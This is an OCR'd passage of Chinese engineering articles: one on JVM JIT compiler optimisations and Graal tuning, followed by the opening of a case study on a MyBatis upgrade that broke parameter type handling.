
方法内联的过程

```
public static boolean flag = true;
public static int value0 = 0;
public static int value1 = 1;

public static int foo(int value) {
    int result = bar(flag);
    if (result != 0) {
        return result;
    } else {
        return value;
    }
}

public static int bar(boolean flag) {
    return flag ? value0 : value1;
}
```

bar 方法的 IR 图：



内联后的 IR 图：



内联不仅将被调用方法的 IR 图节点复制到调用者方法的 IR 图中，还要完成其他操作。

被调用方法的参数替换为调用者方法进行方法调用时所传入参数。上面例子中，将 bar 方法中的 1 号 P(0) 节点替换为 foo 方法 3 号 LoadField 节点。

调用者方法的 IR 图中，方法调用节点的数据依赖会变成被调用方法的返回。如果存在多个返回节点，会生成一个 Phi 节点，将这些返回值聚合起来，并作为原方法调用节点的替换对象。图中就是将 8 号 == 节点，以及 12 号 Return 节点连接到原 5 号 Invoke 节点的边，然后指向新生成的 24 号 Phi 节点中。

如果被调用方法将抛出某种类型的异常，而调用者方法恰好有该异常类型的处理器，并且该异常处理器覆盖这一方法调用，那么即时编译器需要将被调用方法抛出异常的路径，与调用者方法的异常处理器相连接。

方法内联的条件

编译器的大部分优化都是在方法内联的基础上。所以一般来说，内联的方法越多，生成代码的执行效率越高。但是对于即时编译器来说，内联的方法越多，编译时间也就越长，程序达到峰值性能的时刻也就比较晚。

可以通过虚拟机参数 -XX:MaxInlineLevel 调整内联的层数，以及 1 层的直接递归调用（可以通过虚拟机参数 -XX:MaxRecursiveInlineLevel 调整）。一些常见的内联相关的参数如下表所示：

参数名	默认值	说明
-XX:InlineSmallCode	2000	如果目标方法已被编译，且其生成的机器码大小超过该值，则无法内联
-XX:MaxTrivialSize	6	如果方法的字节码大小小于该值，则直接内联
-XX:MinInliningThreshold	250	如果目标方法的调用次数低于该值，则无法内联
-XX:InlineFrequencyCount	100	如果方法调用指令执行次数超过该值，则认为是热点方法
-XX:MaxInlineSize	35	如果非热点方法的字节码大小超过该值，则无法内联
-XX:FreqInlineSize	325	如果热点方法的字节码大小超过该值，则无法内联
-XX:LineNodeCountInliningCutof	40000	编译过程中IR节点数目的上限

虚函数内联

内联是 JIT 提升性能的主要手段，但是虚函数使得内联是很难的，因为在内联阶段并不知道他们会调用哪个方法。例如，我们有一个数据处理的接口，这个接口中的一个方法有三种实现 add、sub 和 multi，JVM 是通过保存虚函数表 Virtual Method Table（以下称为 VMT）存储 class 对象中所有的虚函数，class 的实例对象保存着一个 VMT 的指针，程序运行时首先加载实例对象，然后通过实例对象找到 VMT，通过 VMT 找到对应方法的地址，所以虚函数的调用比直接指向方法地址的 classic call 性能上会差一些。很不幸的是，Java 中所有非私有的成员函数的调用都是虚调用。

C2 编译器已经足够智能，能够检测这种情况并会对虚调用进行优化。比如下面这段代码例子：

virtual call

```
public class SimpleInliningTest
{
    public static void main(String[] args) throws InterruptedException
{
        VirtualInvokeTest obj = new VirtualInvokeTest();
        VirtualInvoke1 obj1 = new VirtualInvoke1();
        for (int i = 0; i < 100000; i++) {
            invokeMethod(obj);
            invokeMethod(obj1);
```

```
        }
        Thread.sleep(1000);
    }

    public static void invokeMethod(VirtualInvokeTest obj) {
        obj.methodCall();
    }

    private static class VirtualInvokeTest {
        public void methodCall() {
            System.out.println("virtual call");
        }
    }

    private static class VirtualInvoke1 extends VirtualInvokeTest {
        @Override
        public void methodCall() {
            super.methodCall();
        }
    }
}
```

经过 JIT 编译器优化后，进行反汇编得到下面这段汇编代码：

```
 0x0000000113369d37: callq  0x00000001132950a0  ; OopMap{off=476}
                                                ;*invokevirtual
methodCall  // 代表虚调用
                                                ; -
SimpleInliningTest::invokeMethod@1 (line 18)
                                                ;   {optimized virtual_
call}  // 虚调用已经被优化
```

可以看到 JIT 对 methodCall 方法进行了虚调用优化 optimized virtual_call。经过优化后的方法可以被内联。但是 C2 编译器的能力有限，对于多个实现方法的虚调用就“无能为力”了。

比如下面这段代码，我们增加一个实现：

多实现的虚调用

```
public class SimpleInliningTest
{
    public static void main(String[] args) throws InterruptedException
{
```

```
        VirtualInvokeTest obj = new VirtualInvokeTest();
        VirtualInvoke1 obj1 = new VirtualInvoke1();
        VirtualInvoke2 obj2 = new VirtualInvoke2();
        for (int i = 0; i < 100000; i++) {
            invokeMethod(obj);
            invokeMethod(obj1);
        invokeMethod(obj2);
        }
        Thread.sleep(1000);
    }

    public static void invokeMethod(VirtualInvokeTest obj) {
        obj.methodCall();
    }

    private static class VirtualInvokeTest {
        public void methodCall() {
            System.out.println("virtual call");
        }
    }

    private static class VirtualInvoke1 extends VirtualInvokeTest {
        @Override
        public void methodCall() {
            super.methodCall();
        }
    }
    private static class VirtualInvoke2 extends VirtualInvokeTest {
        @Override
        public void methodCall() {
            super.methodCall();
        }
    }
}
```

经过反编译得到下面的汇编代码：

代码块

```
 0x000000011f5f0a37: callq  0x000000011f4fd2e0  ; OopMap{off=28}
                                                ;*invokevirtual
methodCall  // 代表虚调用
                                                ; -
SimpleInliningTest::invokeMethod@1 (line 20)
                                                ;   {virtual_call}  // 虚
调用未被优化
```

可以看到多个实现的虚调用未被优化，依然是 virtual_call。

Graal 编译器针对这种情况，会去收集这部分执行的信息，比如在一段时间，发现前面的接口方法的调用 add 和 sub 是各占 50% 的几率，那么 JVM 就会在每次运行时，遇到 add 就把 add 内联进来，遇到 sub 的情况再把 sub 函数内联进来，这样这两个路径的执行效率就会提升。在后续如果遇到其他不常见的情况，JVM 就会进行去优化的操作，在那个位置做标记，再遇到这种情况时切换回解释执行。

3. 逃逸分析

逃逸分析是“一种确定指针动态范围的静态分析，它可以分析在程序的哪些地方可以访问到指针”。Java 虚拟机的即时编译器会对新建的对象进行逃逸分析，判断对象是否逃逸出线程或者方法。即时编译器判断对象是否逃逸的依据有两种：

1. 对象是否被存入堆中（静态字段或者堆中对象的实例字段），一旦对象被存入堆中，其他线程便能获得该对象的引用，即时编译器就无法追踪所有使用该对象的代码位置。
2. 对象是否被传入未知代码中，即时编译器会将未被内联的代码当成未知代码，因为它无法确认该方法调用会不会将调用者或所传入的参数存储至堆中，这种情况，可以直接认为方法调用的调用者以及参数是逃逸的。

逃逸分析通常是在方法内联的基础上进行的，即时编译器可以根据逃逸分析的结果进行诸如锁消除、栈上分配以及标量替换的优化。下面这段代码的就是对象未逃逸的例子：

```
pulbic class Example{
    public static void main(String[] args) {
      example();
    }
    public static void example() {
      Foo foo = new Foo();
      Bar bar = new Bar();
      bar.setFoo(foo);
    }
  }
```

```
  class Foo {}

  class Bar {
    private Foo foo;
    public void setFoo(Foo foo) {
      this.foo = foo;
    }
  }
}
```

在这个例子中，创建了两个对象 foo 和 bar，其中一个作为另一个方法的参数提供。该方法 setFoo() 存储对收到的 Foo 对象的引用。如果 Bar 对象在堆上，则对 Foo 的引用将逃逸。但是在这种情况下，编译器可以通过逃逸分析确定 Bar 对象本身不会对逃逸出 example() 的调用。这意味着对 Foo 的引用也不能逃逸。因此，编译器可以安全地在栈上分配两个对象。

锁消除

在学习 Java 并发编程时会了解锁消除，而锁消除就是在逃逸分析的基础上进行的。

如果即时编译器能够证明锁对象不逃逸，那么对该锁对象的加锁、解锁操作没就有意义。因为线程并不能获得该锁对象。在这种情况下，即时编译器会消除对该不逃逸锁对象的加锁、解锁操作。实际上，编译器仅需证明锁对象不逃逸出线程，便可以进行锁消除。由于 Java 虚拟机即时编译的限制，上述条件被强化为证明锁对象不逃逸出当前编译的方法。不过，基于逃逸分析的锁消除实际上并不多见。

栈上分配

我们都知道 Java 的对象是在堆上分配的，而堆是对所有对象可见的。同时，JVM 需要对所分配的堆内存进行管理，并且在对象不再被引用时回收其所占据的内存。如果逃逸分析能够证明某些新建的对象不逃逸，那么 JVM 完全可以将其分配至栈上，并且在 new 语句所在的方法退出时，通过弹出当前方法的栈桢来自动回收所分配的内存空间。这样一来，我们便无须借助垃圾回收器来处理不再被引用的对象。不过 Hotspot 虚拟机，并没有进行实际的栈上分配，而是使用了标量替换这一技术。所谓

的标量，就是仅能存储一个值的变量，比如 Java 代码中的基本类型。与之相反，聚合量则可能同时存储多个值，其中一个典型的例子便是 Java 的对象。编译器会在方法内将未逃逸的聚合量分解成多个标量，以此来减少堆上分配。下面是一个标量替换的例子：

标量替换

```
public class Example{
  @AllArgsConstructor
  class Cat{
    int age;
    int weight;
  }
  public static void example(){
    Cat cat = new Cat(1,10);
    addAgeAndWeight(cat.age,Cat.weight);
  }
}
```

经过逃逸分析，cat 对象未逃逸出 example() 的调用，因此可以对聚合量 cat 进行分解，得到两个标量 age 和 weight，进行标量替换后的伪代码：

```
public class Example{
  @AllArgsConstructor
  class Cat{
    int age;
    int weight;
  }
  public static void example(){
    int age = 1;
    int weight = 10;
    addAgeAndWeight(age,weight);
  }
}
```

部分逃逸分析

部分逃逸分析也是 Graal 对于概率预测的应用。通常来说，如果发现一个对象逃逸出了方法或者线程，JVM 就不会去进行优化，但是 Graal 编译器依然会去分析当前程序的执行路径，它会在逃逸分析基础上收集、判断哪些路径上对象会逃逸，哪

些不会。然后根据这些信息，在不会逃逸的路径上进行锁消除、栈上分配这些优化手段。

4. Loop Transformations

在文章中介绍 C2 编译器的部分有提及到，C2 编译器在构建 Ideal Graph 后会进行很多的全局优化，其中就包括对循环的转换，最重要的两种转换就是循环展开和循环分离。

循环展开

循环展开是一种循环转换技术，它试图以牺牲程序二进制码大小为代价来优化程序的执行速度，是一种用空间换时间的优化手段。

循环展开通过减少或消除控制程序循环的指令，来减少计算开销，这种开销包括增加指向数组中下一个索引或者指令的指针算数等。如果编译器可以提前计算这些索引，并且构建到机器代码指令中，那么程序运行时就可以不必进行这种计算。也就是说有些循环可以写成一些重复独立的代码。比如下面这个循环：

循环展开

```
public void loopRolling(){
  for(int i = 0;i<200;i++){
    delete(i);
  }
}
```

上面的代码需要循环删除 200 次，通过循环展开可以得到下面这段代码：

循环展开

```
public void loopRolling(){
  for(int i = 0;i<200;i+=5){
    delete(i);
    delete(i+1);
    delete(i+2);
    delete(i+3);
    delete(i+4);
  }
}
```

这样展开就可以减少循环的次数，每次循环内的计算也可以利用 CPU 的流水线提升效率。当然这只是一个示例，实际进行展开时，JVM 会去评估展开带来的收益，再决定是否进行展开。

循环分离

循环分离也是循环转换的一种手段。它把循环中一次或多次的特殊迭代分离出来，在循环外执行。举个例子，下面这段代码：

循环分离

```
int a = 10;
for(int i = 0;i<10;i++){
  b[i] = x[i] + x[a];
  a = i;
}
```

可以看出这段代码除了第一次循环 a = 10 以外，其他的情况 a 都等于 i−1。所以可以把特殊情况分离出去，变成下面这段代码：

循环分离

```
b[0] = x[0] + 10;
for(int i = 1;i<10;i++){
  b[i] = x[i] + x[i-1];
}
```

这种等效的转换消除了在循环中对 a 变量的需求，从而减少了开销。

5. 窥孔优化与寄存器分配

前文提到的窥孔优化是优化的最后一步，这之后就会程序就会转换成机器码，窥孔优化就是将编译器所生成的中间代码（或目标代码）中相邻指令，将其中的某些组合替换为效率更高的指令组，常见的比如强度削减、常数合并等，看下面这个例子就是一个强度削减的例子：

强度削减

```
y1=x1*3  经过强度削减后得到  y1=(x1<<1)+x1
```

编译器使用移位和加法削减乘法的强度，使用更高效率的指令组。

寄存器分配也是一种编译的优化手段，在 C2 编译器中普遍的使用。它是通过把频繁使用的变量保存在寄存器中，CPU 访问寄存器的速度比内存快得多，可以提升程序的运行速度。

寄存器分配和窥孔优化是程序优化的最后一步。经过寄存器分配和窥孔优化之后，程序就会被转换成机器码保存在 codeCache 中。

四、实践

即时编译器情况复杂，同时网络上也很少有实战经验，以下是我们团队的一些调整经验。

1. 编译相关的重 * 要参数

- -XX:+TieredCompilation：开启分层编译，JDK8 之后默认开启
- -XX:+CICompilerCount=N：编译线程数，设置数量后，JVM 会自动分配线程数，C1:C2 = 1:2
- -XX:TierXBackEdgeThreshold：OSR 编译的阈值
- -XX:TierXMinInvocationThreshold：开启分层编译后各层调用的阈值
- -XX:TierXCompileThreshold：开启分层编译后的编译阈值
- -XX:ReservedCodeCacheSize：codeCache 最大大小
- -XX:InitialCodeCacheSize：codeCache 初始大小


-XX:TierXMinInvocationThreshold 是开启分层编译的情况下，触发编译的阈值参数，当方法调用次数大于由参数 -XX:TierXInvocationThreshold 指定的阈值乘以系数，或者当方法调用次数大于由参数 -XX:TierXMINInvocationThreshold 指定的阈值乘以系数，并且方法调用次数和循环回边次数之和大于由参数 -XX:TierX-


CompileThreshold 指定的阈值乘以系数时，便会触发 X 层即时编译。分层编译开启下会乘以一个系数，系数根据当前编译的方法和编译线程数确定，降低阈值可以提升编译方法数，一些常用但是不能编译的方法可以编译优化提升性能。

由于编译情况复杂，JVM 也会动态调整相关的阈值来保证 JVM 的性能，所以不建议手动调整编译相关的参数。除非一些特定的 Case，比如 codeCache 满了停止了编译，可以适当增加 codeCache 大小，或者一些非常常用的方法，未被内联到，拖累了性能，可以调整内敛层数或者内联方法的大小来解决。


2. 通过 JITwatch 分析编译日志

通过增加 -XX:+UnlockDiagnosticVMOptions -XX:+PrintCompilation -XX-:+PrintInlining -XX:+PrintCodeCache -XX:+PrintCodeCacheOnCompilation -XX:+TraceClassLoading -XX:+LogCompilation -XX:LogFile=LogPath 参数可以输出编译、内联、codeCache 信息到文件。但是打印的编译日志多且复杂很难直接从其中得到信息，可以使用 JITwatch 的工具来分析编译日志。JITwatch 首页的 Open Log 选中日志文件，点击 Start 就可以开始分析日志。





如上图所示，区域 1 中是整个项目 Java Class 包括引入的第三方依赖；区域 2 是功能区 Timeline 以图形的形式展示 JIT 编译的时间轴，Histo 是直方图展示一些信息，TopList 里面是编译中产生的一些对象和数据的排序，Cache 是空闲 codeCache 空间，NMethod 是 Native 方法，Threads 是 JIT 编译的线程；区域 3 是 JITwatch 对日志分析结果的展示，其中 Suggestions 中会给出一些代码优化的建议，举个例子，如下图中：



我们可以看到在调用 ZipInputStream 的 read 方法时，因为该方法没有被标记为热点方法，同时又“太大了”，导致无法被内联到。使用 -XX:CompileCommand 中 inline 指令可以强制方法进行内联，不过还是建议谨慎使用，除非确定某个方法内联会带来不少的性能提升，否则不建议使用，并且过多使用对编译线程和 codeCache 都会带来不小的压力。

区域 3 中的 -Allocs 和 -Locks 逃逸分析后 JVM 对代码做的优化，包括栈上分配、锁消除等。

3. 使用 Graal 编译器

由于 JVM 会去根据当前的编译方法数和编译线程数对编译阈值进行动态的调整，所以实际服务中对这一部分的调整空间是不大的，JVM 做的已经足够多了。

为了提升性能，在服务中尝试了最新的 Graal 编译器。只需要使用 -XX:+UnlockExperimentalVMOptions -XX:+UseJVMCICompiler 就可以启动 Graal 编译器来代替 C2 编译器，并且响应 C2 的编译请求，不过要注意的是，Graal 编译器与 ZGC 不兼容，只能与 G1 搭配使用。

前文有提到过，Graal 是一个用 Java 写的即时编译器，它从 Java 9 开始便被集成自 JDK 中，作为实验性质的即时编译器。Graal 编译器就是脱身于 GraalVM，GraalVM 是一个高性能的、支持多种编程语言的执行环境。它既可以在传统的 OpenJDK 上运行，也可以通过 AOT（Ahead-Of-Time）编译成可执行文件单独运行，甚至可以集成至数据库中运行。

前文提到过数次，Graal 的优化都基于某种假设（Assumption）。当假设出错的情况下，Java 虚拟机会借助去优化（Deoptimization）这项机制，从执行即时编译器生成的机器码切换回解释执行，在必要情况下，它甚至会废弃这份机器码，并在重新收集程序 profile 之后，再进行编译。

这些中激进的手段使得 Graal 的峰值性能要好于 C2，而且在 Scale、Ruby 这种语言 Graal 表现更加出色，Twitter 目前已经在服务中大量的使用 Graal 来提升性能，企业版的 GraalVM 使得 Twitter 服务性能提升了 22%。

使用 Graal 编译器后性能表现

在我们的线上服务中，启用 Graal 编译后，TP9999 从 60ms -> 50ms ，下降 10ms，下降幅度达 16.7%。

运行过程中的峰值性能会更高。可以看出对于该服务，Graal 编译器带来了一定的性能提升。

Graal 编译器的问题

Graal 编译器的优化方式更加激进，因此在启动时会进行更多的编译，Graal 编译器本身也需要被即时编译，所以服务刚启动时性能会比较差。

考虑的解决办法：JDK 9 开始提供工具 jaotc，同时 GraalVM 的 Native Image 都是可以通过静态编译，极大地提升服务的启动速度的方式，但是 GraalVM 会使用自己的垃圾回收，这是一种很原始的基于复制算法的垃圾回收，相比 G1、ZGC 这些优秀的新型垃圾回收器，它的性能并不好。同时 GraalVM 对 Java 的一些特性支持也不够，比如基于配置的支持，比如反射就需要把所有需要反射的类配置一个 JSON 文件，在大量使用反射的服务，这样的配置会是很大的工作量。我们也在做这方面的调研。

五、总结

本文主要介绍了 JIT 即时编译的原理以及在美团一些实践的经验，还有最前沿的即时编译器的使用效果。作为一项解释型语言中提升性能的技术，JIT 已经比较成熟了，在很多语言中都有使用。对于 Java 服务，JVM 本身已经做了足够多，但是我们还应该不断深入了解 JIT 的优化原理和最新的编译技术，从而弥补 JIT 的劣势，提升 Java 服务的性能，不断追求卓越。

六、参考文献

《深入理解 Java 虚拟机》
《Proceedings of the Java™ Virtual Machine Research and Technology Symposium》Monterey, California, USA April 23 – 24, 2001
《Visualization of Program Dependence Graphs》Thomas W ü rthinger
《深入拆解 Java 虚拟机》郑宇迪
JIT 的 Profile 神器 JITWatch

作者简介

珩智，昊天，薛超，均来自美团 AI 平台 / 搜索与 NLP 部。

招聘信息

美团搜索与 NLP 部，长期招聘搜索、对话、NLP 算法工程师，坐标北京 / 上海，感兴趣的同学可投递简历至：tech@meituan.com（邮件标题请注明：搜索与 NLP 部）。

MyBatis 版本升级引发的线上告警回顾及原理分析

作者：凯伦

背景

某天晚上，美团到店事业群某项系统服务正在进行常规需求的上线。因为在内部的 Plus 系统发布时，提示 inf-bom 版本需要升级，于是我们就将 inf-bom 版本从 1.3.9.6 升级至 1.4.2.1，如下图 1 所示：




图 1　版本升级

不过，当服务上线后，开始陆续出现了一些更新系统交互日志方面的报警，这属于系统的辅助流程，报警如下方代码所示。我们发现都是跟 MyBatis 相关的报警，说明在进行类型转换的时候，系统产生了强转错误。

```
更新开票请求返回日志 , id:{#######},
response:{{"code":XXX,"data":{"callType":3,"code":XXX,"msg":"XXXX",
"shopId":XXXXX,"taxPlateDockType":"XXXXXXX"},"msg":"XXXXX",
"success":XXXX}}
nested execption is org.apache.ibatis.type.TypeException: Could not set
parameters for mapping: ParameterMapping{property='updateTime', mode=IN,
javaType=class java.lang.String,
jdbcTyp=null,resultMapId='null',jdbcTypeName='null',expression='null'}.
Cause org.apache.ibatis.type.TypeException,Error setting non null
parameter #2 with JdbcType null. Try setting a
different Jdbc Type for this parameter or a different configuration
property.Cause java.lang.ClassCastException:java.time.LocalDateTime
cannot be cast to java.lang.String
```

因为报警这一块代码，属于历史功能，如果失败并不会影响主流程。但在定位期间，如果频繁报警的话，就会造成一定的干扰。因此，我们马上采取了回滚操作，将 inf-

bom 的版本回滚至历史版本，直至报警消失，然后再进行问题的定位和分析。以下章节就是我们对报警原因的定位及原因详细分析的介绍，希望这些思路能够对大家有所启发和帮助。

报警原因定位

在回滚完毕后，我们开始具体分析报警产生的主要原因，于是进行了以下几步的排查。

第一步，查看了报警的 Mapper 方法，如下代码段所示。这个是接收返回参数，根据主键 id，更新具体响应内容和时间的代码，入参有 3 个，类型分别为 long、String 和 LocalDateTime。

```
int updateResponse(@Param("id")long id, @Param("response")String
response, @Param("updateTime")LocalDateTime updateTime);
```

第二步，我们查看了 Mapper 方法对应的 XML 文件，如下代码段所示，对应的 parameterType 类型是 String，而实际参数的类型包括 long、String 以及 LocalDateTime。

```
<update id="updateResponse" parameterType="java.lang.String">
UPDATE invoice_log
  SET response = #{response}, update_time = #{updateTime}
WHERE id = #{id}
</update>
```

第三步，我们查看了 MyBatis 上线前后的版本，报警的内容是：MyBatis 在处理 SQL 语句时，发现不能将 LocalDateTime 转型为 String，这一段逻辑在上线前是可以正常运行的，并且上线的业务逻辑对这段历史代码无改动。因此，我们猜测是因为 inf-bom 的升级，从而导致 MyBatis 的版本发生了变化，对某些历史功能不再支持了。MyBatis 版本上线前后的变化如下表所示：

inf-bom版本	MyBatis版本
1.3.9.6	3.2.3
1.4.2.1	3.4.6

表 1　MyBatis 版本升级前后对比

第四步，我们通过第三步可以得到，在这次 inf-bom 的版本升级中，MyBatis 的版本直接升了两个大版本，因此我们可以基本将原因猜测为 MyBatis 升级跨度较大，导致部分历史功能没有兼容支持，从而引起线上 SQL 的更新报错。

第五步，为了具体验证第四步的想法，我们通过 UT 的方式，将 MyBatis 的版本不断从 3.4.6 往下降，直至没有报错的位置。最终的定位是：当 MyBatis 版本为 3.2.3 时，线上代码是正常可用的，但只要升一个版本，也就是自 3.2.4 开始，就开始不兼容目前的用法。不过，我们当时的思路并不是很好，应该从小版本逐个往上升或者使用二分法，可以加速定位版本的效率。

最后，我们定位到了产生报警的根本问题。总的来说，MyBatis 版本由 inf-bom 引入而来，inf-bom 从 3.2.3 升级到了 3.4.6 版本，而 MyBatis 自 3.2.4 开始就不支持目前系统内的 SQL Mapper 的用法，因此在升级后，线上就出现了频繁报警的问题。

问题已经定位，但是还有很多事情我们需要弄清楚。为什么版本升级后就不兼容历史的用法？具体是哪一块内容不兼容？背后的原理又是什么？下文，我们会详细进行分析。

详细分析

MyBatis 升级 3.2.4 版本的官方 Release 公告

首先，从报错的原因上来看，请注意这句话："Caused by: java.lang.ClassCastException: java.lang.LocalDateTime cannot be cast to java.lang.String."MyBatis 在构建 SQL 语句时，发现时间字段类型 LocalDateTime 不能强制转为 String 类型。而这个 SQL 对应的 XML 配置在 3.2.3 的版本是可以正常使用的，那么我们先从 MyBatis 的 Release Log 上查看 3.2.4 版本到底发生了什么变化。

> An special remark about this feature. Previous versions ignored the "parameterType" attribute and used the actual parameter to calculate bindings. This version builds the binding information during startup and the "parameterType" attribute is used if present (though it is still optional), so in case you had a wrong value for it you will have to change it.

从官网的 Release Log 可以看到，MyBatis 在 3.2.4 以前的版本，会忽略 XML 中的 parameterType 这个属性，并且使用真实的变量类型进行值的处理。但在 3.2.4 及以后的版本中，这个属性就被启用了，如果出现类型不匹配的话，就会出现转型失败的报错。这也提示我们开发者，在升级版本时，需要检查系统内的 XML 配置，使类型进行匹配，或者不设置该属性，让 MyBatis 自行进行计算。

根据以上内容，我们可以了解到，在版本升级后，MyBatis 在构建 SQL 语句，在获取字段值时的逻辑发生了变化。接下来我们将通过一个简单的示例，来了解一下 MyBatis 在获取字段值这一块的具体代码流程是怎样的，以 3.2.3 版本为例。

以版本 3.2.3 为例，MyBatis 构建 SQL 语句过程的原理分析

我们看一下配置，首先定义一个通过主键 id 获取学生信息的方法，仿造系统内的历史代码，我们将 parameterType 定义为 java.lang.String，这和方法对应的参数 int 并不相同。

```
public StudentEntity getStudentById(@Param("id") int id);
<select id="getStudentById" parameterType="java.lang.String"
resultType="entity.StudentEntity">
SELECT id,name,age FROM student WHERE id = #{id}
</select>
```

MyBatis 框架要做的事情，就是在运行 getStudentById(2) 的时候，将 #{id} 进行替换，使 SQL 语句变成 SELECT id,name,age FROM student WHERE id = 2。MyBatis 要将 SQL 语句完整替换成带参数值的版本，需要经历框架初始化以及实际运行时动态替换这两个部分。因为 MyBatis 的代码非常多，接下来我们主要阐释和本次案例相关的内容。

在框架初始化阶段，主要包括以下流程，如下图 2 所示：

图 2　框架初始化流程

在框架初始化阶段，有一些组件会被构建，逐一做个简单的介绍：

- **SqlSession**：作为 MyBatis 工作的主要顶层 API，表示和数据库交互的会话，完成必要的数据库增删改查功能。
- **数据库增删改查功能**：负责根据用户传递的 parameterObject，动态地生成 SQL 语句，将信息封装到 BoundSql 对象中，并返回。
- **Configuration**：MyBatis 所有的配置信息都维持在 Configuration 对象之中。

接下来，我们主要关注 SqlSource，这个类会负责生成 SQL 语句，这也是本次案例中，3.2.3 和 3.2.4 差异比较大的一个地方。下面，我们会介绍一些源码。

在构建 Configuration 的过程中，会涉及到构建对应每一条 SQL 语句对应的 MappedStatement，parameterTypeClass 就是根据我们在 XML 配置中写的 parameterType 转换而来，值为 java.lang.String，在构建 SqlSource 时，传入这个参数。如下图 3 所示：

